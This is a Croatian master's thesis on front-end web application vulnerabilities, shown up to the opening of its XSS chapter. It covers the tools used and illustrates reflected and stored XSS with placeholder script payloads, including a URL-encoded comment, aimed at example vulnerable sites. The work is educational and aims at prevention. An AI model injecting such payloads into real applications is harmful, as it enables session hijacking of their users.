

**SVEUČILIŠTE U SPLITU  
FAKULTET ELEKTROTEHNIKE, STROJARSTVA I  
BRODOGRADNJE**

**DIPLOMSKI RAD**

**FORNT-END RANJIVOSTI WEB  
APLIKACIJA**

**Luka Cvitanović**

Split, Srpanj 2020.



Diplomski studij: **Računarstvo**

Smjer/Usmjerenje: /

Oznaka programa: 250

Akadska godina: 2019./2020.

Ime i prezime: **Cvitanović Luka**

Broj indeksa: 708-2018

## **ZADATAK DIPLOMSKOG RADA**

Naslov: **Front-end ranjivosti web aplikacija**

Zadatak: Proučiti front-end ranjivosti web aplikacija, pokušati ih zloupotrijebiti te predložiti moguće mjere zaštite. Proučiti ranjivosti poput: cross site scripting, cross site request forgery te CSS ranjivosti poput CSS keylogger-a. Pokušati osmisliti konkretan primjer napada temeljen na proučenim ranjivostima.

Prijava rada: 27.02.2020.

Rok za predaju rada: 05.01.2017. (deset dana prije završetka semestra u kojem je rad prijavljen)

Rad predan:

Predsjednik  
Odbora za diplomski rad:

Mentor:

prof. dr. sc. Sven Gotovac

doc. dr. sc. Marni Bugarić

## IZJAVA

Ovom izjavom potvrđujem da sam diplomski rad s naslovom (NASLOV DIPLOMSKOG RADA) pod mentorstvom (prof. dr.sc. IME I PREZIME NASTAVNIKA) pisao samostalno, primijenivši znanja i vještine stečene tijekom studiranja na Fakultetu elektrotehnike, strojarstva i brodogradnje, kao i metodologiju znanstveno-istraživačkog rada, te uz korištenje literature koja je navedena u radu. Spoznaje, stavove, zaključke, teorije i zakonitosti drugih autora koje sam izravno ili parafrazirajući naveo/la u diplomskom radu citirao/la sam i povezao/la s korištenim bibliografskim jedinicama.

Student/ica

Handwritten signature in blue ink, reading "Zorica Contarelli".

# Sadržaj

<b>1. UVOD</b>	<b>1</b>
<b>2. KORIŠTENE TEHNOLOGIJE I ALATI</b>	<b>3</b>
2.1. HTML . . . . .	3
2.2. CSS . . . . .	4
2.3. JavaScript . . . . .	5
2.4. ExpressJS . . . . .	7
2.5. PHP . . . . .	8
2.6. ASP .NET . . . . .	8
2.7. Wireshark . . . . .	9
2.8. Kali Linux . . . . .	10
2.9. tcpdump . . . . .	10
2.10. BIND . . . . .	11
2.11. Microsoft SQL . . . . .	12
<b>3. KORIŠTENI TIPOVI NAPADA</b>	<b>15</b>
3.1. Cross Site Scripting . . . . .	15
3.1.1. Reflektirani XSS . . . . .	16
3.1.2. Pohranjeni XSS . . . . .	17
3.1.3. DOM bazirani XSS . . . . .	19
3.1.4. Prevencija XSS . . . . .	19
3.2. DOM clobbering . . . . .	20
3.2.1. Izvođenje DOM clobbering napada . . . . .	20
3.2.2. Prevencija ranjivosti DOM clobbering . . . . .	22
3.3. SQL injection . . . . .	22
3.3.1. Dohvaćanje skrivenih podataka . . . . .	23
3.3.2. Potkopavanje logike web aplikacije . . . . .	24
3.3.3. UNION napadi . . . . .	24
3.3.4. Pregledavanje baze podataka . . . . .	25
3.3.5. Slijepi SQLi . . . . .	25
3.3.6. Sprječavanje SQLi napada . . . . .	29
3.4. Keylogger . . . . .	30

3.4.1.	Vrste keylogger-a . . . . .	31
3.4.2.	Zaštita od keylogger-a . . . . .	31
<b>4.</b>	<b>NAPADI</b>	<b>32</b>
4.1.	XSS napad preko upravitelja lozinki . . . . .	32
4.1.1.	Opis web stranice . . . . .	32
4.1.2.	Opis napada . . . . .	38
4.1.3.	Sprječavanje napada . . . . .	40
4.2.	DOM clobbering . . . . .	41
4.2.1.	Opis web stranice . . . . .	41
4.2.2.	Opis Napada . . . . .	43
4.2.3.	Sprječavanje napada . . . . .	45
4.3.	Slijepi SQLi s izvlačenjem podataka izvan komunikacijskog kanala . . . . .	46
4.3.1.	Opis web stranice . . . . .	46
4.3.2.	Opis napada . . . . .	49
4.3.3.	Sprječavanje napada . . . . .	58
4.4.	XSS ranjivost u ASP .NET-u . . . . .	58
4.4.1.	Opis web stranice . . . . .	58
4.4.2.	Opis napada . . . . .	60
4.4.3.	Sprječavanje napada . . . . .	65
4.5.	CSS keylogger . . . . .	66
4.5.1.	Opis web stranice . . . . .	66
4.5.2.	Opis napada . . . . .	70
4.5.3.	Sprječavanje napada . . . . .	81
<b>5.</b>	<b>ZAKLJUČAK</b>	<b>83</b>
	<b>LITERATURA</b>	<b>84</b>
	<b>POPIS OZNAKA I KRATICA</b>	<b>86</b>
	<b>SAŽETAK</b>	<b>87</b>
	<b>SUMMARY</b>	<b>88</b>

# 1. UVOD

Diplomski rad obuhvaća pronalazak front-end ranjivosti web aplikacija, njihovo zloupotrebljavanje te predlaganje mjera zaštite kako bi se navedene ranjivosti otklonile. Ranjivosti koje ovaj diplomski rad obuhvaća su:

- XSS napad preko upravitelja lozinki
- DOM-clobbering
- slijepi SQLi s izvlačenjem podataka izvan komunikacijskog kanala (eng. out-of-band)
- XSS ranjivost u ASP .NET-u
- CSS keylogger

Front-end ranjivosti web aplikacija koje su opisane u ovom diplomskom radu proizlaze iz softverskih okvira (eng. framework) pomoću kojih su napravljene web aplikacije, npr. React ili ASP. NET framework. Pored softverskih okvira, ranjivosti mogu proizaći iz baze podataka koju web aplikacija koristi u pozadini, koja se može zloupotrijebiti preko front-enda web aplikacije. Ranjivosti također mogu biti uzrokovane načinom na koji je web aplikacija izgrađena, odnosno ranjivosti mogu nastati zbog provođenja loših dizajnerskih uzoraka (eng. designe patterns). Pored navedenih izvora, ranjivosti mogu proizaći iz temeljnih tehnologija na kojima se zasnivaju web stranice, kao npr. HTML, CSS i JavaScript. U nekim situacijama ranjivosti se ne javljaju zbog loše implementacije navedenih tehnologija, već zbog njihove loše interpretacije od strane web preglednika.

U sljedećem poglavlju su opisane tehnologije i alati koji su korištene prilikom izrade ovog diplomskog rada u koje spadaju: HTML, CSS te JavaScript kao osnovne tehnologije na kojima se zasnivaju web stranice zatim ExpressJS softverski okvir za JavaScript, ASP .NET platforma za izradu opsežnih web aplikacija, PHP serverski skriptni jezik, Wireshark alat za analizu mrežnih paketa, Kali Linux operacijski sustav za pen testiranje, tcpdump alat za analizu mrežnih podataka iz komandne linije te MS SQL relacijska baza podataka.

Treće poglavlje sadrži opis tipova napada i ranjivosti koji su obrađeni u ovom diplomskom radu. Svaki tip napada je opisan, zajedno s primjerima izvođenja takvih napada te metodama obrane od istih. Neki od navedenih tipova napada se mogu podijeliti na daljnje podtipove koji su također opisani. Tipovi napada koji ovaj diplomski rad obrađuje su Cross Site Scripting, DOM clobbering, SQL injection te keylogger-i.

U četvrtom poglavlju su detaljno opisni pojedine pronađene ranjivosti, način funkcioniranja web stranica koje su korištene za demonstraciju napada, metode i tehnike korištene prilikom izvođenja napada te načini prevencije opisanih napada.

Na kraju diplomskog rada nalaze se zaključak zatim literatura, koja je korištena u izradi ovog rada, popis oznaka i kratica te naposljetku sažetak s ključnim riječima.

## **2. KORIŠTENE TEHNOLOGIJE I ALATI**

U ovom poglavlju su opisani alati i tehnologije koje su korištene prilikom izvođenja napada. Korištene tehnologije i alati su:

- HTML
- CSS
- JavaScript
- ExpressJS
- ASP .NET
- Wireshark
- Kali Linux
- tcpdump
- BIND
- Microsoft SQL Server
- PHP

### **2.1. HTML**

HTML je najšire korišten jezik na internetu za razvoj web stranica. HTML je stvorio Berners-Lee 1991. iako je prva standardna specifikacija jezika objavljena 1995. godine. Danas se koristi HTML-5 verzija jezika koja je nadogradnja na prethodnu verziju. HTML se ne može smatrati programskim jezikom jer se njime ne mogu izvršiti niti najjednostavnije logičke radnje, već se HTML može nazvati opisnim jezikom. Iako je originalno namijenjen za strukturiranje znanstvenih dokumenata, time što bi definirao zaglavlja, tablice i paragrafe, danas se HTML



koristi za opisivanje strukture web stranica pomoću oznaka (eng. HTML tag) koje pruža HTML jezik. Osim strukturiranje dokumenta, HTML pruža oznake kojima je moguće prelaziti s jedne stranice na drugu [1].

## 2.2. CSS

CSS je jednostavan jezik namijenjen za stiliziranje izgleda web stranica napisane pomoću HTML ili XHTML jezika. CSS pruža mogućnost kontrole boje teksta, odabira fontova, uređivanja razmaka između paragrafa, uređivanja rasporeda i veličine stupaca, odabira pozadine, uređivanje rasporeda elementa na stranici, prikazivanja različitog dizajna s obzirom na uređaj na kojem se web stranica prikazuje itd. CSS pruža mogućnost uređivanja boje, pozadina, fontova, teksta, slika, poveznica ili linkova, tablica, rubova (eng. borders), margina, listi, punjenja (eng. padding), kursora, obrisa (eng. outline), trake za pomicanje (eng. scrollbar). Neki od navedenih načina uređivanja, poput boje i pozadine, se mogu primijeniti na više tipova HTML elementa, a ne samo na tekstualne elemente. Dodatne mogućnosti koje CSS podržava su:

- Zaobljeni rubovi
- Postavljanje slike za pozadinu rubova
- Podržavanje različitih prostora boja kao što su RGB, RGBA, HSL itd.
- Gradijenti boja
- Sjene
- Web fontovi
- 2d i 3d transformacije
- Animacije
- Određivanje visine i širine elemenata
- Relativno pozicioniranje elemenata
- Slojevi
- Pseudo klase i pseudo elementi, koji se modificiraju određeni selektori
- @pravila (eng. @rules) koja imaju posebne funkcionalnosti

CSS za rukovanje navedenim metodama oblikovanja dizajna web stranice omogućava korištenje različitih mjernih jedinica koje se dijele na apsolutne i relativne. Apsolutne mjerne jedinice su cm-centimetri, mm-milimetri, in-inči, px-pikseli, pt-točke (eng. points) i pc-picas. Pod relativne mjerne jedinice spadaju:

- em - relativan u odnosu na veličinu fonta
- ch - relativan u odnosu na širinu "0"
- rem - relativan u odnosu na veličinu fonta korijenskog elementa (eng. root element)
- vw - iznosi 1% širine prozora web preglednika
- vh - iznosi 1% visine prozora web preglednika
- vmin - iznosi 1% najmanje dimenzije prozora web preglednika
- vmax - iznosi 1% najveće dimenzije prozora web preglednika
- % - relativan i odnosi na veličinu roditeljskog elementa

Svi navedeni načini uređivanja se mogu primijeniti na jedan HTML element, označen jedinstvenim id nazivom. jedno CSS pravilo se može primijeniti na više HTML elemenata koji su dio iste klase [2].

## 2.3. JavaScript

JavaScript je interpretativni programski jezik s prvorazrednim funkcijama (eng. first-class functions) te je najbolje poznat kao skriptni jezi za web stranice, iako se koristi i u programskim okruženjima van web preglednika. JavaScript je dinamičan, jednodretveni jezik koji podržava objektno-orijentirani, imperativni i funkcionalni način programiranja. JavaScript posjeduje sintaksu koja je slična programskim jezicima Java i C++ kako bi se smanjio broj novih koncepata koje je potrebno za naučiti, stoga funkcionalnosti kao što su petlje, uvjetne naredbe (eng. if statement), switch i try catch blokovi. Pored navedenih, JavaScript sadrži i neke druge funkcionalnosti koje se mogu naučiti i u drugim jezicima, kao što su:

- Varijable
- Operatori
- Kontrola petlji

- Funkcije
- Klase
- Događaji (eng. events)
- Različiti tipovi varijabli

Kao jedan od najraširenijih programskih jezika za izradu front-end-a i back-end-a opseg primjene ovog jezika je velik. Neke od čestih primjena ovog jezika prilikom izrade web aplikacije su:

- Server aplikacije korištenjem dostupnih JavaScript biblioteka
- Validacija ulaznih podataka na klijentskoj strani aplikacije
- Neometano dohvaćanje podataka iz baze
- Dinamičke korisničke obavijesti

Pored svega navedenog, najveću prednost koju JavaScript posjeduje naspram drugih programskih jezika, pogotovo u području izrade web aplikacija, je veliki broj biblioteka i softverskih okvira od kojih su najpoznatiji [\[3\]](#), [\[4\]](#)

- Angular
- React
- Vue.js
- Ext.js
- Node.js
- Meteor
- jQuery
- ExoressJS

## 2.4. ExpressJS

ExpressJS je softverski okvir koji pruža jednostavno aplikacijsko programsko sučelje (eng. API-Application programming interface) za izradu back-end-a web aplikacija. Za povećanje fleksibilnosti, ExpressJS se može nadograditi brojnim npm modulima. Funkcionalnosti koje ExpressJS podržava su [5]

- **Rutiranje**, koje omogućava da za danu putanju i tip HTTP zahtjeva web aplikacija izvrši željene radnje
- **Dinamični URL**, kojim je moguće stvoriti predložak putanje, sličan regularnom izrazu, za koje se ExpressJS ponaša na isti način
- **Međusoftver** (eng. middleware), je funkcija koja obrađuje svaki HTTP zahtjev prije funkcije rutiranja, obično se koriste za parsiranje tijela zahtjeva ili dodavanja zaglavlja
- **Šabloniranje stranica**, omogućava izradu šablonskih stranica kojima je moguće prosljediti podatke za popunjavanje naznačenih mjesta u stranici
- **Statični dokumenti**, omogućavaju dohvaćanje nepromjenjivih dokumenata preko relativne putanje u odnosu na korijensku datoteku
- **Rukovanje podacima obrazaca** (eng. form data), omogućava obrađivanje podataka koji su web aplikaciji poslani preko obrasca. Za ovo se često koristi međusoftver body-parser
- **Rad s bazama**, koji se ostvaruje preko API-a za pojedinu dostupan kao npm modul, na ovaj način web aplikacija može spremati podatke za naknadno korištenje
- **Kolačići**, korištenjem npm modula poput cookie-parser moguće je pratiti korisnika na web aplikaciji
- **Sesije**, kojima je moguće pratiti korisnika na web aplikaciji, kao i kod kolačića, ali tako da podatci nisu vidljivi na klijentskoj strani, već je sve spremljeno na serveru, a klijentu je vidljiv samo njemu dodijeljen ID
- **Autentikacija**, kojom provjeravamo dali stranici pristupa korisnik koji ima pravo ulaska u stranicu. Autentikacija se obično radi preko korisničkog imena i lozinke
- **RESTful API**, omogućava da na jednostavan način, korištenjem URL putanja i HTTP metoda baratamo s podacima u bazi
- **Upravljanje greškama**, koje se obavlja pomoću zasebnog međusoftvera, omogućava web aplikaciji da prilikom greške ostanu aktivne, te obavijeste korisnika o nastaloj grešci

## 2.5. PHP

PHP je serverski skriptni jezik koji je ugrađen u HTML te se koristi za stvaranje dinamičkog sadržaja, otvaranje komunikacije s bazom te praćenje sesija. PHP ima sličnu sintaksu kao i C kako bi se smanjila potreba za učenjem novih koncepata. Jezik je također integriran sa najkorištenijim bazama podataka kao što su MySQL, PostgreSQL, Oracle, Sybase i MS SQL. PHP je iznimno brz u svom izvršavanju pogotovo kada se vrti kao Apache modul na sustavima baziranim na Unix-u te u kombinaciji s MySQL bazom podataka [10].

Česte primjene PHP-a su:

- Rad s dokumentima
- Obrada formi, prikupljanje i spremanje podataka u dokumente te slati i primati e-maile
- Rad nad bazom podataka
- Upravljanje kolačićima i sesijama
- Restrikcija stranica određenim korisnicima
- Enkripcija podataka
- Rad s GET i POST HTTP zahtjevima

## 2.6. ASP .NET

ASP .NET je platforma za razvoj koja pruža opsežnu softversku infrastrukturu te mnoštvo različitih servisa potrebnih za izgradnju robusne web aplikacije, bilo za mobilne uređaje ili računala. ASP .NET funkcionira povrh HTTP protokola te koristi HTTP za uspostavu komunikacije između servera i web preglednika. ASP .NET aplikacije mogu biti napisane koristeći C#, Visual Basic .Net, Jscript, J#.

ASP .NET web forme donose interakcije upravljane događajima (eng. event-driven) kod web aplikacija. Kako je HTTP protokol koji ne posjeduje stanja (eng. stateless), ASP .NET pomaže u pohranjivanju informacija vezane za stanje aplikacije, koje se sastoji od stanja stranice i stanja sesije.

ASP .NET model komponenti (eng. component model) je objektni model koji opisuje gotovo sve elemente na strani servera koji odgovaraju HTML elementima te serverske kontrole,

kojima se razvijaju korisnička sučelja. Kako je ASP .NET baziran na objektno orijentiranoj hijerarhiji to znači da je svaka ASP .NET stranica objekt, kao i sve njezine komponente [6].

Prednosti ASP .NET-a su:

- Podržavanje više jezika
- Jednostavna izrada velikih aplikacija
- Mogućnost izrade fornt-end-a i back-end-a web aplikacije na istoj platformi
- Podržavanje dinamičkih web stranica
- Jednostavno postavljanje web aplikacija
- Visoke performanse korištenjem JIT kompajliranja, ranog vezivanja (eng. early binding) te usluga kaširanja

## 2.7. Wireshark

Wireshark je najrašireniji i najpoznatiji alat za analizu mrežnih protokola koji omogućava uvid u promet podataka na mreži do najmanje razine [7]. Funkcionalnosti koje Wireshark posjeduje su:

- Mogućnost snimanja prometa na mreži te sposobnost naknadne analize
- Snimljeni mrežni promet podataka se može pregledati putem GUI-a ili programatski korištenjem TTY moda TShark programa
- Preglednik paketa
- Mogućnost duboke inspekcije više od stotinu protokola
- Filtriranje prometa po raznim kategorijama
- Mogućnost analize VoIP-a
- Mogućnost snimanja prometa podataka s raznih adaptera, poput: Ethernet, IEEE 802.11, Bluetooth, USB, ATM, PPP/HDLC te mnogi drugi adapteri u koje spadaju virtualni adapteri potrebne za virtualne mašine
- Podrška dekripcije raznih protokola, poput: IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP te WPA/WPA2

## 2.8. Kali Linux

Kali Linux je Linux distribucija bazirana na Debian-u koja je namijenjena za napredno probno testiranje (eng. penetration testing ili pen testing) te sigurnosne preglede. Kali Linux je nastao kao potpuno obnovljen BackTrack Linux. Kali sadrži brojne alate za pen testiranje, računalnu forenziku te obrnuto inženjerstvo [23].

Karakteristike Kali Linuxa su:

- Preko 600 alata za pen testiranje
- Besplatan
- Linux distribucija napisana kao kod otvorenog tipa (eng. open-source code)
- Poštuje FHS koji omogućava Linux korisnicima jednostavan pronalazak biblioteka te pomoćnih datoteka
- široka podrška bežičnih uređaja, koja obično predstavljaju problem za Linux distribucije
- Jako velika mogućnost prilagodbe, što uključuje i kernel
- Podrška za ARMEL i ARMHF što omogućava korištenje Kali Linux-a na uređajima poput Rasbery Pi ili BeagleBone Black

## 2.9. tcpdump

Tcpdump je besplatan računalni program za analizu mrežnih paketa koji se pokreće preko komandne linije. Ovaj program omogućava uvid u TCP/IP i druge pakete koji se šalju ili primaju preko mreže na koju je računalo povezano.

Tcpdump se koristi na Unix sličnim operacijskim sustavima kao što su Linux, Solaris, FreeBSD, macOS, OpenDBS, OpenWrt. U navedenim operacijskim sustavima tcpdump koristi biblioteku libpcap za hvatanje mrežnih paketa. Verzija tcpdump za Windows operacijske sustave se zove WinDump koja koristi WinPcap biblioteku, koja je preslika libpcap biblioteke za Windows.

Tcpdump omogućava hvatanje mrežnih paketa WiFi, Ethernet, USB, Bluetooth te virtualnih adaptera. Nakon što program završi s hvatanjem paketa, na standardom izlazu se ispisuje sljedeće [8]

- Broj uhvaćenih paketa, predstavlja broj primljenih i obrađenih paketa
- Broj paketa koji su prošli filter, predstavlja broj paketa koji su zadovoljili filter i koji su procesirani
- Broj paketa koje je kernel ispustio, predstavlja broj paketa koji su ispušteni zbog manjka prostora na baferu

## 2.10. BIND

BIND je popularni softver za razlučivanje domenskih imena u IP adrese, odnosno za kreiranja DNS servera koji je obično koriste na Linux sustavima. BIND je originalno napisan 1980-tih na Berkeley kampusu na sveučilištu u Kaliforniji, a trenutno je softver otvorenog koda. Za jednostavne, male mreže BIND je i više nego dovoljan za pružanje DNS usluga.

Funkcionalnosti koje BIND pruža su [\[22\]](#)

- Stvaranje autoritativnog DNS-a, koji objavljuje DNS zone i zapise pod serverskom autoritativnom kontrolom kao primarni ili sekundarni server
- Razdvojeni DNS, koji omogućava objavljivanje više verzija DNS imenskog prostora što uključuje pružanje različitih setova podataka unutarnjim korisnicima te Internetu kao cjelini
- Rekurzivni DNS, koji hvata podatke od drugih DNS servera u ime klijentskog sistema u što spadaju mobilni uređaji, stolna računala i serveri
- Dinamično ažuriranje, kojim se dodaju ili brišu zapisi u primarni server specifičnom vrstom DNS poruka
- Učinkovita replikacija podataka, koja omogućava kopiranje podataka s primarnog na sekundarni server
- DNS sigurnosna ekstenzija, koja kriptografski potpisuje autoritativne podatke i kriptografski provjerava primljene podatke na serveru
- Transakcijski potpisi (TSIG) i ključevi (TKEY) kriptografski potpisuju poruke koristeći prethodno dijeljene ključeve ili dinamički dogovorene ključeve, uključujući i one koje koristi Microsoft Active Directory
- DDOS sprječavanje, koja upravlja količinom štete načinjenu DDOS napadima



- Podrška IPv6 protokola objavljivanjem IPv6 adrese za imena i direktnim sudjelovanjem u IPv6 umrežavanju.

## 2.11. Microsoft SQL

Microsoft SQL Server ili MS SQL je upravljački sustav za relacijsku bazu podataka razvijen od strane Microsoft-a. Ova baza podataka je napravljena za jednostavne funkcionalnosti pohrane te dohvaćanja podataka na zahtjev aplikacije. MS SQL se može pokrenuta lokalno ili na drugom računalu, u kom slučaju se bazi pristupa preko mreže.

Arhitektura MS SQL Servera se sastoji od generalne, memorijske, podatkovne i zapisne arhitekture. Generalna arhitektura se sastoji od:

- Klijent, odakle dolaze zahtjevi
- Upit, SQL upit koji je jezik visoke razine
- Logičke jedinice, gdje spadaju ključne riječi, izrazi i operatori
- N/W paketi, kod vezan za mrežu
- Protokoli, u koje spadaju zajednička memorija, imenovane cijevi (eng. named pipes), TCP/IP te VIA
- Server gdje se nalaze SQL servisi i baza podataka
- Relacijski pogonski sklop (eng. relation engine), obavlja svu egzekuciju te se sastoji od parsera upita, optimizatora upita te izvršitelja upita
- Plan izvršavanja, sadrži red izvršavanja radnji
- Pogonski sklop za pohranu (eng. storage engine), zadužen je za pohranu i dohvaćanje podataka, manipulaciju podacima i zaključavanje i upravljanje transakcijama
- SQL operacijski sustav ili SQL OS, služi kao posrednik između operacijskog sustava računala i SQL servera.

Ključne stavke memorijske arhitekture su:

- Dizajnirana tako da optimizira operacije čitanja i pisanja podataka na disk

- Pristup memoriji se obavlja preko virtualnog adresnog prostora (eng. virtual address space) kojeg dijele operacijski sustav i aplikacije
- Korisnički adresni prostor je podijeljen na MemToLeave i Buffer Pool čija se veličina određuje prilikom paljenja SQL servera
- upravljanje baferom (eng. buffer management) je ključni dio arhitekture za postizanje visoke efektivnosti čitanja i pisanja. Sastoji se od upravljača bafera (eng. buffer manager), koji pristupa i obnavlja stranice baze i buffer pool, koji smanjuje I/O operacije nad bazom
- Sprema procedura (eng. procedural cache) pohranjuje procedure i planove izvršavanja kako bi se smanjila potreba za ponovnim generiranjem planova izvršavanja

Podatkovna arhitektura se sastoji od:

- Grupe dokumenata, koriste se radi jednostavnije alokacije i organizacije dokumenata. Dokument može pripadati samo jednoj grupi dokumenata, dok se zapisi upravljaju zasebno. Grupe se dijele na primarne, koje su zadane grupe, te korisnički definirane grupe dokumenata
- Postoje 3 vrste tipova dokumenata, primarni, sekundarni te zapisni tip dokumenta. Primarni tip dokumenta pokazuje na druge dokumente u bazi podataka te posjeduje ekstenziju .mdf. U bazi može biti više sekundarnih tipova datoteka te se preporučuje da one koriste ekstenziju .ndf. Zapisne datoteke sadrže zapisnik koji koristimo za povrat informacija ako se nešto dogodilo s podacima u bazi, preporučena ekstenzija je .ldf
- Extent je najmanja jedinica podataka koja se koristi za alociranje tablica. On se sastoji od 8 stranica ili 64KB. Postoje dvije vrste extent-ova, uniformni i miješani. Uniformni sadrži samo jedan objekt dok miješani mogu sadržavati i do 8 objekata
- Stranica je temeljna jedinica podataka u MS SQL serveru koja iznosi 8KB. Na početku svake stranice se nalazi zaglavlja koje sadrži informacije o stranici. Tipovi stranica su: podatci, indeksi, Tex/slike, GAM (podatci o alociranim extent-ovima), SGAM (podatci o alociranim extent-ovima na razini sistema), PFS (informacija o slobodnom prostoru na stranici), IAM(informacija o extent-ovima koje koriste tablice i indeksi), BCM(informacije o extent-ovima koje su mijenjale bulk operacije od zadnjeg pohranjivanja), DCM(informacije o extent-ovima koji su se promijenili od zadnjeg pohranjivanja)

Zapisna arhitektura se sastoji od zapisa transakcija sastavljen od zapisa označen sa identifikacijskim brojem (eng.LSN-Log Sequence Number). Zapisi bilježe promjene na podacima time što se zapisuju napravljene logičke operacije ili time što se pamti stanje podataka prije i

poslije promjene. Pomoću zapisa moguće je vratiti podatke u prijašnje stanje tako da se izvrše inverzne operacije nad podacima. U zapis se bilježe početak i kraj transakcije, sve promjene napravljene na podacima, svaka alokacija i dealokacija extent-ova i stranica, stvaranje ili brisanje tablica ili indeksa te operacije povrata podataka na prethodno stanje.

Funkcionalnosti koje pruža MS SQL Server su [9]

- Autentikacija za pristup bazi, koja može obavljati preko Windows akreditiva, korisničkog imena i lozinke specifični za SQL server, certifikata te asimetričnih ključeva
- Stvaranje baze, čime se može stvoriti potpuno nova baza ili obnoviti postojeća baza na temelju dokumenta
- Brisanje baze
- Stvaranje sigurnosne kopije baze
- Stvaranje korisnika koji imaju pristup bazi
- Dodavanje privilegija korisnicima
- HA funkcionalnosti, koje osiguravaju visoku dostupnost baze. Ova funkcionalnost se postiže replikacijom, prijenos zapisa (eng. log shipping), zrcaljenje, nakupljanje podataka (eng. clustering) te uvijek dostupnim grupama (eng. alwaysON availability groups)

### 3. KORIŠTENI TIPOVI NAPADA

Ranjivost web aplikacija su slabosti ili pogrešne konfiguracije koje se nalaze u kodu web aplikacija ili web stranica koje omogućavaju napadaču da dobije određenu razinu kontrole nad stranicom ili serverom. Većina ranjivosti se iskorištavaju pomoću automatiziranih sustava poput skenera ranjivosti ili botnet-ova. Specijalizirani alati su napravljeni od strane napadača kako bi pronašli poznate ranjivosti na specifičnim platformama kao što su WordPress i Joomla. Nakon što su ranjivosti pronađene, one se zloupotrijebe kako bi se izvukli podatci sa stranice ili unio maliciozan sadržaj [11].

Napadi koji su korišteni u izradi ovog diplomskog rada su:

- Cross Site Scripting
- DOM clobbering
- SQL injection
- Keylogger

#### 3.1. Cross Site Scripting

Cross Site Scripting ili XSS napad je jedan od najčešćih napada na aplikacijski razini. XSS ranjivosti otvaraju mogućnost napada na skripte koje su ugrađene u web stranicu te se izvršavaju na klijentskoj strani web aplikacije, odnosno u web pregledniku. XSS ranjivosti proizlaze iz skriptnih jezika koje se koriste na klijentskoj strani aplikacije, kao npr. HTML i JavaScript. Cilj XSS napada je izmanipulirati skripte, koje se izvršavaju u web pregledniku, da se ponašaju, ne kako su to namijenili dizajneri web aplikacije, već kako napadač hoće. Ovakvi napadi mogu ubaciti skriptu unutar stranice koja će se izvršavati svaki put kada se stranica učita ili kada se odgovarajući događaj napravi.

XSS ranjivosti nastaju kada web aplikacija primi podatke od korisnika te ih dinamički inkorporira u stranicu bez da se prije toga podatci provjere. Primjer ovakve ranjivosti je situacija

u kojoj web aplikacija ne sanitizira ime korisnika koji može sadržavati HTML img element koji kada dođe do greške izvršava proizvoljni kod. Ovakve ranjivosti napadaču omogućavaju izvršavanje proizvoljnog koda ili prikaza bilo kakvog sadržaja unutar web preglednika žrtve. Uspješan XSS napad može značiti da napadač dobije kontrolu nad žrtvinim web preglednikom ili profilom na ranjivoj web aplikaciji. Iako je XSS ugrađen u ranjivu web aplikaciju, žrtve aplikacije su njeni korisnici, a ne sama aplikacija. Snaga XSS ranjivosti leži u činjenici da se maliciozni kod izvršava unutar žrtvine sesije, što omogućava napadačima da zaobiđu normalne sigurnosne restrikcije [12].

XSS napadi se mogu podijeliti na tri tipa:

- Reflektirani XSS
- Pohranjeni XSS
- DOM bazirani XSS

### 3.1.1. Reflektirani XSS

Reflektirani XSS nastaje kada aplikacija primi podatke preko HTTP zahtjeva i ugradi ih u sljedeći odgovor, koju web aplikacija šalje, na nesiguran način. Primjerice, ako stranica sadrži funkcionalnost pretraživanja koja prima korisnički izraz za pretraživanje preko URL parametra.

```
https://insecure-website.com/search?term=gift
```

Web aplikacija inkorporira korisničke podatke na sljedeći način

```
You searched for: gift
```

Pretpostavljajući da aplikacija ne obavlja nikakvu daljnju obradu podataka, napadač može konstruirati napad na sljedeći način:

```
https://insecure-website.com/search?term=
```

Na što aplikacija odgovara sa:

<p>You searched for: <script>/\* Bad stuff here... \*/</script></p>

Ako drugi korisnik aplikacije pristupi web stranici preko napadačevog URL-a, tada će se izvršiti skripta unutar žrtvinog web preglednika u kontekstu žrtvine sesije s web aplikacijom, čime se otvara mogućnost zloupotrebama web aplikacije.

Ako napadač može izvršiti skriptu unutar žrtvinog web preglednika, tada napadač može:

- Izvršiti bilo kakvu radnju unutar aplikacije koju žrtva može napraviti
- Imati pristup svim informacijama koje žrtva može vidjeti
- Mijenjati bilo kake podatke koje žrtva može mijenjati
- Započinjati interakcije s drugim korisnicima aplikacije, uključujući i napade, koji će izgledati da potiču od početne žrtve

Postoje razni načini pomoću kojih napadač može izvršiti ovaj tip napada. Napad se može obaviti tako da napadač postavi link na stranici koju kontrolira napadač ili na stranici na kojoj se može generirati sadržaj. Također, napad se može izvršiti slanjem linka preko e-maila, tweeter objave ili neke druge poruke. Napad može biti namijenjen za specifičnog korisnika ili za bilo kojeg korisnika web aplikacije.

Potreba za vanjskim mehanizmom dostave čini ovaj napad uglavnom manje opasnim u odnosu na pohranjeni XSS napad koji je opisan u narednom potpoglavlju [13].

### 3.1.2. Pohranjeni XSS

Pohranjeni XSS, još poznatiji pod nazivom XSS drugog stupnja ili postojani XSS napad, nastaje kada web aplikacija primi podatke od nepouzdanog izvora i ugradi ih u naknadni HTTP odgovor na nesiguran način.

Pretpostavimo da web stranica dopušta korisniku postavljanje komentara na blog članak koji vide drugi korisnici. Korisnici svoje komentare šalju HTTP zahtjevom:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100
```

```
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40n
```

Nakon što je komentar poslan, svaki korisnik koji pristupi tom blog članku će vidjeti sljedeće:

```
<p>This post was extremely helpful.</p>
```

pretpostavljajući da aplikacija ne radi dodatnu obradu nad podacima, napadač može poslati sljedeći maliciozan komentar:

U napadačevom zahtjevu ovaj komentar bi bio URL enkodiran na sljedeći način:

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E
```

Svaki korisnik koji pristupi tom članku će primiti sljedeće unutar odgovora web aplikacije:

Čime je napadač dobio način da izvrši maliciozan kod unutar sesija svakog korisnika koji posjeti taj članak.

Korištenjem ove ranjivosti napadač može nanijeti jednaku štetu kao i s reflektiranim XSS napadom.

Što se tiče mogućnosti zloupotrebljavanja, ključna razlika između reflektiranog XSS i pohranjenog XSS je to što pohranjeni XSS ranjivosti omogućavaju napade koji su u potpunosti enkapsulirani unutar ranjive web aplikacije. To znači da napadač može navesti žrtvu da pošalje maliciozan zahtjev bez linkova ili poruka izvan ranjive web aplikacije, već napadač može postaviti takve zamke unutar same web aplikacije.

